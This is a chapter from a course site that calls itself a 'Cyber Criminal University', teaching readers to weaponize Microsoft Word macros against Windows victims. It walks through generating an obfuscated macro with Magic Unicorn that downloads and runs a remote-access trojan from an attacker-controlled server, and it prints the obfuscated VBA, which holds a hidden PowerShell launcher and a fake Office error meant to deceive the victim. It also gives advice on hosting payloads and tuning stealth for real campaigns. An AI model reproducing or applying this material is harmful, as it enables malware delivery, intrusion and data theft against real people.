HackTown
Cyber Criminal University - Home

You are not logged in. You will only be able to access the courses in GREEN from the course list.
Chapter 5 - Weaponizing - Windows
Alright let's assume you've armed yourself with the right cyber weapons such as the latest ransomware, commercial RAT, private RAT, coded your own, or using Metasploit, and you're ready to send the malware to your victims.
Load up your Kali VM and go to the directory that we created at the beginning of this course under pre-requisites.
Open up Terminal and type:
cd Macro-Guide/unicorn
ls

Go into the unicorn directory and enter the syntax below to see all the options with this tool.
python3 unicorn.py

There are many options for beginners and advanced users when using Magic Unicorn. You'll notice a Metasploit option there as well! Since this course is directed towards macros ignore everything except for:

You need to host your RAT, ransomware, or whatever file somewhere on the Internet so your malicious macro can download and execute it. Do not host this on your own machine when you're doing real campaigns but for learning purposes hosting it on your own machine is fine. In fact you can host your test file on your Kali VM for testing purposes to mimic remotely.
Some people choose to hack Wi-Fi networks, compromise the router admin page, and enable port forwarding on the router for maintaining their command and control (C&C) but this is ill advised.
You can host the file anywhere as long as it's a direct link to the file. For this example, I uploaded my RAT to a VPS I purchased with in Bitcoin and have a webserver running to host the file. For this example the IP of my webserver is 153.31.113.27 and my file is RAT.exe.
The example below is the syntax to use Magic Unicorn to generate an obfuscated macro to download my RAT.
python3 unicorn.py windows/download_exec url=http://153.31.113.27/RAT.exe macro

Obviously, you would replace "http://153.31.113.27/RAT.exe" with where you've hosted your file and your filename. This shouldn't be confusing and if it is then what in the fuck are you doing!
You will be displayed instructions:

Feel free to read what was displayed but don't stress about the stuff in red. Take notice of the second last sentence because it will tell you where your generated malicious macro is located. Let's go ahead and check it out by issuing the "cat" command.
cat powershell_attack.txt
By executing the command above you'll see the malicious obfuscated macro that you could now use in a macro to download and execute your malware.
It's best to read ahead from here to fully understand what I'm saying before doing what's required in the examples. If you don't understand what you're reading simply start again and read through everything fully before trying it all yourself. Take your time friends and if not please reach out to us in the forums for clarifications.
OK let's copy the magic unicorn output from powershell_attack.txt but leave out the first and last line from "powershell_attack.txt".
IMPORTANT
Do not copy the first and last line of your powershell_attack.txt file. The first line of that file is "Sub Auto_Open()" and the last line is "End Sub". We want to copy everything between those two lines as we've already created the macro template that encompasses those functions. Copying everything will fuck it up so drop the first and last line of powershell_attack.txt. Pay attention and follow instructions!
OK let's put the macro created by Magic Unicorn with the first and last line omitted and add it to "Test.doc" that we created last chapter. Open "Test.doc" and then click on Tools -> Macro -> Macros... which will bring up the test macro and click on "edit" OR simply create a new macro document. Whichever you prefer.
To refresh your memory the macro code below is the test macro code created last chapter. Remove the ChDir "C:\\" and MsgBox "Testing" commands from the test macro. I've highlighted the text in RED in order for you to see where to paste the Magic Unicorn macro output with the first and last lines removed from it as already discussed.
Sub Auto_Open()
Call Winsheller
End Sub
Sub AutoOpen()
Call Winsheller
End Sub
Function Winsheller() As Object
On Error GoTo ErrorHandler
Err.Clear
UNICORN PASTED MACRO HERE
ErrorHandler:
Macsheller
End FunctionFunction Macsheller()
MsgBox "Testing"
End FunctionTake a look at my macro below to see where I've pasted the macro generated by magic unicorn. I've removed some code to shorten it so yours will look much longer.
Sub Auto_Open()
Call Winsheller
End Sub
Sub AutoOpen()
Call Winsheller
End Sub
Function Winsheller() As Object
On Error GoTo ErrorHandler
Err.Clear
Dim NuhmZLicc
NuhmZLicc = NuhmZLicc + "uw ((gv Yvm).value.toString()+(gv rpk).value.t"
NuhmZLicc = NuhmZLicc + "oString());" & "p" & "o" & "w" & "e" & "r" & "s" & "h" & "e" & "l" & "l" & " (gv uw).value.toString() ("
NuhmZLicc = NuhmZLicc + "'JABvAHEAPQAnACQAYgByAD0AJwAnAFsAZwBiAFQAKAAoACIAb"
NuhmZLicc = NuhmZLicc + "QBzAHYAYwByACIAKwAiAHQAIgArACIALgBkAGwAbAAiACkAKQB"
NuhmZLicc = NuhmZLicc + "dAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlA"
NuhmZLicc = NuhmZLicc + "AFYAZwAiADsAaQBlAHgAIAAkAE0AUAA=')"""
Dim jiOkDXsjTyX
jiOkDXsjTyX = "S" & "h" & "e" & "l" & "l"
Dim cFSqCkKEiX
cFSqCkKEiX = "W" & "S" & "c" & "r" & "i" & "p" & "t"
Dim zUMMDyAHXIkrDg
zUMMDyAHXIkrDg = cFSqCkKEiX & "." & jiOkDXsjTyX
Dim tDDDZxghp
Dim jpmcUhoIUrLPNk
Set tDDDZxghp = VBA.CreateObject(zUMMDyAHXIkrDg)
Dim waitOnReturn As Boolean: waitOnReturn = False
Dim windowStyle As Integer: windowStyle = 0
Dim bXzCeRp
bXzCeRp = "p" & "o" & "w" & "e" & "r" & "s" & "h" & "e" & "l" & "l" & "." & "e" & "x" & "e" & " "
tDDDZxghp.Run bXzCeRp & NuhmZLicc, windowStyle, waitOnReturn
Dim title As String
title = "Microsoft Office (Compatibility Mode)"
Dim msg As String
Dim intResponse As Integer
msg = "This application appears to have been made with an older version of the Microsoft Office product suite. Please have the author save this document to a newer and supported format. [Error Code: -219]"
intResponse = MsgBox(msg, 16, title)
Application.Quit
ErrorHandler:
Macsheller
End FunctionFunction Macsheller()
MsgBox "Testing"
End FunctionWhenever the Word document is opened on a Windows machine with any version of Microsoft Word installed the user will be prompted to "Enable Content". Once that button is clicked your macro will reach out and download and execute your file. Interestingly enough Magic Unicorn will leave a file called "dead.exe" in the same directory where your Word macro document was saved on the target machine. For now, this is how it is for you. I won't go into too much details but when you get your coding skills up you'll be able to go through the source code of unicorn.py and edit it to your liking. I'd like for you to realize that if you're able to edit unicorn.py yourself you can modify the source code to achieve better stealth for your macros. Don't need to be an expert programmer to do this. Learn the basics and go through source code to help create your own madness.
Don't re-invent the wheel my friends just get your coding skills up to a level where you feel comfortable reading code and you can add, edit, and delete to your liking.
Take away points of this chapter:
- Using Magic Unicorn to develop an obfuscated macro to download your file.
- Understanding where to paste the Magic Unicorn macro in the document properly.